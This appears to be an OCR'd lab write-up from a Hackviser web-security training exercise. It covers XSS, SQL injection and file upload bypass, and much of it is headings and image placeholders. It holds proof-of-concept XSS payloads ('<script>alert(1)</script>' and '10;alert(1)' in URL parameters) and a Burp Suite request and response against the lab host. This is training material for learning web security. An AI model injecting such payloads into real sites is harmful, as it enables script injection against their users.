
Reflected XSS





Stored XSS


Messages
— All users can see your message therefore be careful.
Hello World!
<script>alert(1)</script>
Submit
Delete All Messages
Logout




DOM-Based XSS


Calculate Triangle Area
https://crack-fallen-one.europe1.hackviser.space/?height=10&base=10
Calculate Triangle Area
— You can find the area of a triangle.
Height
Base
Calculate
Area: 50
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.5.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Organizer Extensions Learn
Send
Cancel
Target: https://crack-fallen-one.europe1.hackviser.
Request
Pretty Raw Hex
GET /?height=10&base=10 HTTP/1.1
Host: crack-fallen-one.europe1.hackviser.space
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://crack-fallen-one.europe1.hackviser.space/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
Response
Pretty Raw Hex R...
<input type="text" class="form-control w-50 justify-content-center " name="base" id="base ">

<button class="btn btn-primary" type=" submit">
Calculate
</button>

</form>

<script>
var height = 10;
var base = 10;
var ans = base * height / 2;
document.getElementById( "answer").innerHTML = "Area: "+ans;
</script>

</body>
</html>
Inspector
Request attributes
Request query parame
Request body paramet
Request cookies
Request headers
Response headers
Search
0 highlights
Done
Event log
All issues

# Calculate Triangle Area


— You can find the area of a triangle.

Height 10;alert(1)

Base 10;alert(1)


Calculate


**Area:** 50


Calculate Triangle Area
https://crack-fallen-one.europe1.hackviser.space/?height=10%3Balert(1)&b
crack-fallen-one.europe1.hackviser.space
1
Tamam

SQL Injection

Basic SQL Injection








Union-Based SQL Injection


Boolean-Based Blind SQL Injection

Unrestricted File Upload


Basic Unrestricted File Upload






MIME Type Filter Bypass






File Extension Filter Bypass

## What are Magic Bytes?

Magic Bytes are the first bytes used to identify file types. We can easily see them using a tool like tools like xxd

